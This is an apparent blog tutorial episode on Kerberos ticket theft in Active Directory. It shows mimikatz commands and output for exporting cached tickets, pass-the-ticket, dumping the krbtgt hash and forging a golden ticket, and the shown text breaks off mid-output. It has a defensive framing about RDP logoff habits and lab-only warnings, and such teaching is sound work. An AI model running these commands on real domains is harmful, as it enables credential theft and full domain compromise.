Useful Hacking Series


Welcome to the Useful Hacking Series, in this series of 20 Episodes our world-renowned penetration tester/international speaker will share with you the top useful tips used during her security audits. The goal in this series is only to be a major supporting tool in everyday administrative tasks, but to also to encourage experimentation in creating your own solutions and having fun with technology using the tools we present. We call the series the "Hacking" for the good guys. Enjoy!

Episode 2: How to steal Kerberos Tickets?

Hi Security Enthusiasts! Today is the time to play a little bit with Kerberos tickets. Actually, we're stealing them! Within our Episodes we will be discussing passwords several times, but this time let's raise the bar a bit. First of all, I would like to discuss the problem of a bad habit with Domain Administrators or other domain privileged accounts who are logged into the user's workstation. When there is a RDP session used DO NOT forget to log off properly, this is a common mistake when you close the session rather than logging off. In such cases your credentials remain in the memory of the user's workstation. Users who have a Debug Privilege (effectively being a member of the local Administrators group) are able to grab your password from memory in clear text. This magical space where passwords live is called: LSA Secrets, unfortunately it's no longer a secret. The proper security practice is when you don't even use a domain privileged account to log on a user's workstation and always remember to log off properly after performing the administrative tasks using RDP. The world would be a beautiful place if this problem was over, so let's have a little fun, but not in a production environment, okay?


Scenario 1: Access to the services.

Imagine the situation where domain user: Administrator@cqure.tec enters a share from the Workstation1 that is member of the domain. He goes to the share \\server\share\:




```
C:\Users\Administrator>dir \\ws2012-dc\share
 Volume in drive \\ws2012-dc\share has no label.
 Volume Serial Number is AACB-955E

 Directory of \\ws2012-dc\share

03/17/2014  10:13 PM    <DIR>          .
03/17/2014  10:13 PM    <DIR>          ..
01/26/2011  11:49 PM           522,240 BAD.exe
05/13/2011  08:56 PM           391,680 file2dns.exe
10/01/2012  06:21 AM                16 private.txt
               3 File(s)        913,936 bytes
               2 Dir(s)  119,684,038,656 bytes free

C:\Users\Administrator>_
```

The user spends a while opening several shared files. Then the user completely logs off and then another user logs in while being a member of the local Administrators group. He then tries to access the same share:




```
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
w8-cli\paula

C:\Windows\system32>dir \\ws2012-dc\share
The user name or password is incorrect.

C:\Windows\system32>_
```

It is predictable since this is a different user. If we check for the assigned Kerberos tickets, the user also receives nothing:




```
C:\Windows\system32>klist

Current LogonId is 0:0x2906c3

Cached Tickets: (0)
```

But of course what happens is that Kerberos tickets of the previous user remains in the operating system's memory and you can grab them by using mimikatz (download from: http://blog.gentilkiwi.com/mimikatz and run in the elevated console):




```
C:\Kiwi_unpublished>cd x64

C:\Kiwi_unpublished\x64>mimikatz.exe

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 23 2014 23:30:05)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with  14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK
```

After assigning the Debug Privilege it is time to export the Kerberos tickets of the previous user to the file:




```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 2789451 (00000000:002a904b)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CQURE

        Tickets group 0
         [00000000]
           Start/End/MaxRenew: 3/17/2014 10:24:44 PM ; 3/18/2014 8:24:43 AM ; 3/
24/2014 10:24:43 PM
           Service Name (02) : cifs ; WS2012-DC.CQURE.TEC ; @ CQURE.TEC
           Target Name  (02) : cifs ; WS2012-DC.CQURE.TEC ; @ CQURE.TEC
           Client Name  (01) : Administrator ; @ CQURE.TEC
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent
; renewable ; forwardable ;
           Session Key  (12) : 1d 89 b8 79 c7 84 f9 bc a3 8b 0f 0e da 31 0e 34 d
0 bf 05 15 54 22 97 6a e2 ff 81 0a 8f 9d b0 19
           Ticket  (0c - 12) : [...]
           * Saved to file [0;2a904b]-0-0-40a50000-Administrator@cifs-WS2012-DC.
CQURE.TEC.kirbi !
```

Kerberos tickets are exported to files in the Mimikatz folder:




```
[0;2a904b]-0-0-40a50000-Administrator@cifs-WS2012-DC.CQURE.TEC.kirbi
[0;2a904b]-0-1-40a50000-Administrator@ldap-WS2012-DC.CQURE.TEC.kirbi
[0;2a904b]-0-2-40a50000-Administrator@LDAP-WS2012-DC.CQURE.TEC.kirbi
[0;2a904b]-2-0-60a10000-Administrator@krbtgt-CQURE.TEC.kirbi
[0;2a904b]-2-1-40e10000-Administrator@krbtgt-CQURE.TEC.kirbi
mimidrv.sys
mimikatz.exe
mimilib.dll
```

Selected .kirbi file can be imported to LSASS memory for the current user's session. This can be done for example by passing the name of the CIFS ticket as the parameter for the Kerberos::ptt, in the following way:




```
mimikatz # kerberos::ptt [0;2a904b]-0-0-40a50000-Administrator@cifs-WS2012-DC.CQ
URE.TEC.kirbi
Ticket '[0;2a904b]-0-0-40a50000-Administrator@cifs-WS2012-DC.CQURE.TEC.kirbi' su
ccessfully submitted for current session

mimikatz # _
```

Now it's time to verify the share access, you can do this by opening up a separate console. Make sure the console is running in a member of the local Administrators group context (in my case it's Paula):



```
C:\Windows\system32>whoami
w8-cli\paula

C:\Windows\system32>dir \\ws2012-dc\share
 Volume in drive \\ws2012-dc\share has no label.
 Volume Serial Number is AACB-955E

 Directory of \\ws2012-dc\share

03/17/2014  10:13 PM    <DIR>          .
03/17/2014  10:13 PM    <DIR>          ..
01/26/2011  11:49 PM           522,240 BAD.exe
05/13/2011  08:56 PM           391,680 file2dns.exe
10/01/2012  06:21 AM                16 private.txt
               3 File(s)        913,936 bytes
               2 Dir(s)  119,683,973,120 bytes free
```


TRATADAMDAM! Verify if you have the appropriate ticket:



```
C:\Windows\system32>klist

Current LogonId is 0:0x2906c3

Cached Tickets: (1)

#0>     Client: Administrator @ CQURE.TEC
        Server: cifs/WS2012-DC.CQURE.TEC @ CQURE.TEC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_
ate name_canonicalize
        Start Time: 3/17/2014 22:24:44 (local)
        End Time:   3/18/2014 8:24:43 (local)
        Renew Time: 3/24/2014 22:24:43 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

As you see the local user (Paula) has been assigned the Kerberos ticket of the Administrator from the domain CQURE. Remember that when you have the ticket for one service, this is the only one that will be working as it requires a separate TGS (Ticket Granting Service), so browsing the shares on the other servers will not work unless you assign another TGT (Ticket Granting Ticket).

To be able to browse other server's shares and, in general, act as another user you need to assign to yourself the following ticket, I suggest you do this on your own using the krbtgt ticket and just browse \\server2\share:




```
[0;2a904b]-0-0-40a50000-Administrator@cifs-WS2012-DC.CQURE.TEC.kirbi
[0;2a904b]-0-1-40a50000-Administrator@ldap-WS2012-DC.CQURE.TEC.kirbi
[0;2a904b]-0-2-40a50000-Administrator@LDAP-WS2012-DC.CQURE.TEC.kirbi
[0;2a904b]-2-0-60a10000-Administrator@krbtgt-CQURE.TEC.kirbi
[0;2a904b]-2-1-40e10000-Administrator@krbtgt-CQURE.TEC.kirbi
mimidrv.sys
mimikatz.exe
mimilib.dll
```

Scenario 2: The Golden Ticket to the Wonka Chocolate factory

[Warning]: Do this only in a test environment!
The way to get the Golden Tickets the NTLM hash of the password for the krbtgt account. To grab it you can use mimikatz as well. With this technique, you can access any resource in the domain. You first need to get the following information:

- Domain name
- Domain's SID
- Username that you would like to impersonate
- krbtgt user's NTLM hash (details later in the text)

In order to grab the NTLM hash you need to be able to access the Domain Controller, which for the attacker may be the end of activities. The steps below are to show you what is possible and present the potential problem when someone has a few privileges. The goal to achieve the user’s token that is the privileged used. First step is to get the Domain’s SID, you can use PsGetsid.exe from the Sysinternals tools:




```
c:\Users\Administrator\Desktop\Tools>PsGetsid.exe CQURE.TEC

PsGetSid v1.44 - Translates SIDs to names and vice versa
Copyright (C) 1999-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for CQURE\CQURE.TEC:
S-1-5-21-2622110347-4070345306-1643617870
```

Now it is time to get the krbtgt’s account SID. This is not the easiest thing to do, but let’s dig into it! The following commands need to run on the domain controller, but not the one in the production environment! It may happen that server will reboot automatically because of the LSASS injection. If it reboots automatically you need to find another way to grab hashes for the krbtgt account (try wce, gsecdump, esedbextract + dsusers.py etc.)


```
mimikatz # lsadump::samrpc /patch
insideDomain : CQURE
[…]
RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 6aa0233756172c24df5e9797117d118b
```

In order to grab the hash, you can alternatively have a look at my TechEd session where you will find the presentation on how to grab hashes differently. In case a domain controller reboots this will for sure allow you to still extract the hash information: http://channel9.msdn.com/Events/TechEd/Europe/2013/ATC-B301 – starting in 32:00 minute. At the end, you should be able to read the hash of the krbtgt account:



```
        $ROOT_OBJECT$ TEC CQURE Users krbtgt
Password hashes:
        krbtgt:$NT$a3c23036712200e456b0cee94055bb14:::
```


If you have a hash you can generate the tickets for the chosen accounts:



```
  ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
   '#####'                                   with  14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /admin:Administrator /domain:cqure.tec /sid:S-1-5-21
-2622110347-4070345306-1643617870 /krbtgt:a3c23036712200e456b0cee94055bb14 /tick
et:cqure.tec.kirbi
Admin   : Administrator
